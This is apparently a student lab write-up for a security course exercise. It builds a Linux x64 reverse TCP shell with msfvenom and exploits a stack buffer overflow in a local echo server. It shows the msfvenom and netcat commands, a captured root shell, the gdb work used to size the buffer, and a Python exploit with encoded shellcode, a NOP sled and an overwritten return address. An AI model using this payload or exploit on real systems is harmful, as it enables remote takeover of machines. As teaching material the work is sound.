
TCP-Reverse-Shell

Class	CSE544
Name:	Ashita
Type	Exercise 3
Roll No	2019028

Step 1: Generating shellcode binary using msfvenom

1. Find suitable payload using `msfvenom -l payloads  | grep linux | grep reverse_tcp` .
   Here I am using linux 64 bit machine and I want shellcode for victim shell access using tcp connection. So my suitable payload would be `linux/x64/shell_reverse_tcp`
2. This command below creates shellcode in elf format and saves in a file called shell. ***-b option*** allows to remove unwanted null characters,tabs and newlines etc. `msfvenom -p linux/x64/shell_reverse_tcp LHOST=<AttackerIP Address> LPORT=<Attacker Port to Connect On> -f elf -o shell -b "\x00\x0a\x0d\x20"`

   Sample Output:



```
[artix Stack-Buffer-Overflow]# msfvenom -p linux/x64/shell_reverse_tcp lhost=172.16.12.130 lport=444 -f elf -o shell -b "\x00\x0
a\x0d\x20"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 4 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=17, char=0x00)
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 119 (iteration=0)
x64/xor chosen with final size 119
Payload size: 119 bytes
Final size of elf file: 239 bytes
Saved as: shell
```

💡 In my opinion put LPORT value more than 2000, just ensuring it is not used by any other programs.


Testing its working

Running standlone shellcode binary and gaining access. Give permissions to be executable using `chmod a+x shell`

1. run `./shell2` on victim machine
2. run `nc -lvp 4444` on attacker machine


If everything works fine output is as shown below , we can check victim shell folder contents using ls

Running on artix and Ubuntu as attacker machines,



```
[artix Stack-Buffer-Overflow]# nc -lvp 444
Connection from 172.16.12.131:55166
ls
asd.c
run_shellcode.c
shell
simple_echo_server
^\Quit
[artix Stack-Buffer-Overflow]#
```

```
[artix Stack-buffer-Overflow]# ./shell
[artix Stack-buffer-Overflow]# ./shell
[artix Stack-buffer-Overflow]# ./shell
[artix Stack-buffer-Overflow]# _
```




```
ashita@gigster:~/Stack-Buffer-Overflow$ nc -l -v 172.16.12.1 4444
Listening on gigster 4444
Connection received on 172.16.12.131 60460
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,DYNAMIC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP grou
p default qlen 1000
    link/ether 00:0c:29:90:0e:8f brd ff:ff:ff:ff:ff:ff
    inet 172.16.12.131/24 brd 172.16.12.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe90:e8f/64 scope link
       valid_lft forever preferred_lft forever
whoami
root
```

```
^Z
[1]+  Stopped                 ./shell2
[artix Stack-buffer-Overflow]# ./shell2
^Z
[2]+  Stopped                 ./shell2
[artix Stack-buffer-Overflow]# kill %1 %2 %3
-bash: kill: %3: no such job

[1]-  Stopped                 ./shell2

[2]+  Stopped                 ./shell2
[artix Stack-buffer-Overflow]# kill %1 %2 %3
-bash: kill: (1074) - No such process
-bash: kill: (1075) - No such process
-bash: kill: %3: no such job
[1]-  Terminated              ./shell2
[2]+  Terminated              ./shell2
[artix Stack-buffer-Overflow]# kill %1 %2 %3
-bash: kill: %1: no such job
-bash: kill: %2: no such job
-bash: kill: %3: no such job
[artix Stack-buffer-Overflow]# kill %1 %2 %3
-bash: kill: %1: no such job
-bash: kill: %2: no such job
-bash: kill: %3: no such job
[artix Stack-buffer-Overflow]# ./shell2
[artix Stack-buffer-Overflow]# ./shell2
```

We could see , artix we cant have two terminals at once, so for better visualisation , shifted to Ubuntu as attacking machine but same can be replicated in artix if GUI is enabled.

Step 2: Generating payload to inject

1. This command below creates shellcode in the language you want(here is python) saves in a file called run_shellcode.py.
   `msfvenom -p linux/x64/shell_reverse_tcp LHOST=<AttackerIP Address> LPORT=<Attacker Port to Connect On> -f python -o run_shellcode.py -b "\x00\x0a\x0d\x20"`
2. Finding Buffer size, use `gdb ./simple_echo_server`
   a. `disass main` : to know function calls , I found *start_user_thread* has buffer allocation and read syscall.
   b. `break *start_user_thread`: function where buffer is stored




```
(gdb) break start_user_thread
Breakpoint 1 at 0x5555555552b0: file simple_echo_server.c, line 56.
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/Stack-buffer-Overflow/simple_echo_server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
^[[A^Z
Program received signal SIGTSTP, Stopped (user).
0x00007ffff7ebcef7 in accept () from /usr/lib/libc.so.6
(gdb) disass start_user_thread
Dump of assembler code for function start_user_thread:
   0x000055555555529f <+0>:     push   %rbp
   0x00005555555552a0 <+1>:     mov    %rsp,%rbp
   0x00005555555552a3 <+4>:     sub    $0x410,%rsp
   0x00005555555552aa <+11>:    mov    %edi,-0x404(%rbp)
   0x00005555555552b0 <+17>:    lea    -0x400(%rbp),%rax
   0x00005555555552b7 <+24>:    mov    $0x400,%edx
   0x00005555555552bc <+29>:    mov    $0x0,%esi
   0x00005555555552c1 <+34>:    mov    %rax,%rdi
   0x00005555555552c4 <+37>:    call   0x555555555070 <memset@plt>
   0x00005555555552c9 <+42>:    lea    -0x400(%rbp),%rcx
   0x00005555555552d0 <+49>:    mov    -0x404(%rbp),%eax
   0x00005555555552d6 <+55>:    mov    $0x1000,%edx
   0x00005555555552db <+60>:    mov    %rcx,%rsi
   0x00005555555552de <+63>:    mov    %eax,%edi
   0x00005555555552e0 <+65>:    call   0x555555555080 <read@plt>
   0x00005555555552e5 <+70>:    lea    -0x400(%rbp),%rax
   0x00005555555552ec <+77>:    mov    %rax,%rsi
   0x00005555555552ef <+80>:    lea    0xd0e(%rip),%rax        # 0x555555556004
   0x00005555555552f6 <+87>:    mov    %rax,%rdi
   0x00005555555552f9 <+90>:    mov    $0x0,%eax
   0x00005555555552fe <+95>:    call   0x555555555060 <printf@plt>
   0x0000555555555303 <+100>:   lea    -0x400(%rbp),%rax
   0x000055555555530a <+107>:   mov    %rax,%rdi
   0x000055555555530d <+110>:   call   0x555555555040 <strlen@plt>
   0x0000555555555312 <+115>:   lea    0x1(%rax),%rdx
   0x0000555555555316 <+119>:   lea    -0x400(%rbp),%rcx
   0x000055555555531d <+126>:   mov    -0x404(%rbp),%eax
   0x0000555555555323 <+132>:   mov    %rcx,%rsi
   0x0000555555555326 <+135>:   mov    %eax,%edi
   0x0000555555555328 <+137>:   call   0x555555555030 <write@plt>
   0x000055555555532d <+142>:   nop
   0x000055555555532e <+143>:   leave
   0x000055555555532f <+144>:   ret
End of assembler dump.
(gdb) _
```

Here we can see 0x400 set aside for buffer.

c. Other method to find buffer size

`p/d <rbp_address> - <rsp_address>` : gives buffersize+16(as each rsp,rbp takes 8 bytes each)

Find rsp and rbp using `i r`



```
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./simple_echo_server...
(gdb) break st
start_user_thread  stdint-uintn.h     string.h           strlen@plt
stddef.h           stdio.h            strlen
(gdb) break st
start_user_thread  stdint-uintn.h     string.h           strlen@plt
stddef.h           stdio.h            strlen
(gdb) break start_user_thread
Breakpoint 1 at 0x12b0: file simple_echo_server.c, line 56.
(gdb) run
Starting program: /root/Stack-buffer-Overflow/simple_echo_server
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".

Breakpoint 1, start_user_thread (sockfd=4) at simple_echo_server.c:56
56      simple_echo_server.c: No such file or directory.
(gdb) i r
rax            0x4                 4
rbx            0x0                 0
rcx            0x7ffff7ebcef7      140737352814327
rdx            0x7fffffffea80      140737488349824
rsi            0x0                 0
rdi            0x4                 4
rbp            0x7fffffffe260      0x7fffffffe260
rsp            0x7fffffffde50      0x7fffffffde50
r8             0x7ffff7fa5a10      140737353767440
r9             0x7ffff7fcba80      140737353923200
r10            0x7ffff7db8de8      140737351749096
r11            0x7ffff7f2fc40      140737353284672
r12            0x7fffffffebb8      140737488350136
r13            0x5555555551c9      93824992235977
r14            0x555555557df0      93824992247280
r15            0x7ffff7ffd000      140737354125312
rip            0x5555555552b0      0x5555555552b0 <start_user_thread+17>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) _
```

Step 3: Injecting the payload


1. Things to note for this victim program:

   a. start_user_thread uses call instruction not jump (push return address and return value)

   b. stack grows downwards (higher address up and lower address below),

   c. Our buffer grows upwards.

2. Since we got the buffer size , find the length of the shellcode to add padding and rip address to overflow the buffer.



```python
import struct

buf =  b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += b"\xef\xff\xff\xff\x48\xbb\xb6\x5c\xa1\xcd\x28\x8f\x64"
buf += b"\xba\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += b"\xdc\x75\xf9\x54\x42\x8d\x3b\xd0\xb7\x02\xae\xc8\x60"
buf += b"\x18\x2c\x03\xb4\x5c\xb0\x91\x84\x9f\x68\xbb\xe7\x14"
buf += b"\x28\x2b\x42\x9f\x3e\xd0\x9c\x04\xae\xc8\x42\x8c\x3a"
buf += b"\xf2\x49\x92\xcb\xec\x70\x80\x61\xcf\x40\x36\x9a\x95"
buf += b"\xb1\xc7\xdf\x95\xd4\x35\xcf\xe2\x5b\xe7\x64\xe9\xfe"
buf += b"\xd5\x46\x9f\x7f\xc7\xed\x5c\xb9\x59\xa1\xcd\x28\x8f"
buf += b"\x64\xba"

# tbuf = "\xcc"*119
# print len(buf)

RIP = struct.pack("Q", 0x7fffffffe260-0x200)
padding = "\x90" * 813
nops= "\x90" * 100
payload= padding + buf + nops + RIP

print payload
```


> RIP = struct.pack("Q", 0x7fffffffe260-0x200)
> payload= padding + buf + nops + RIP

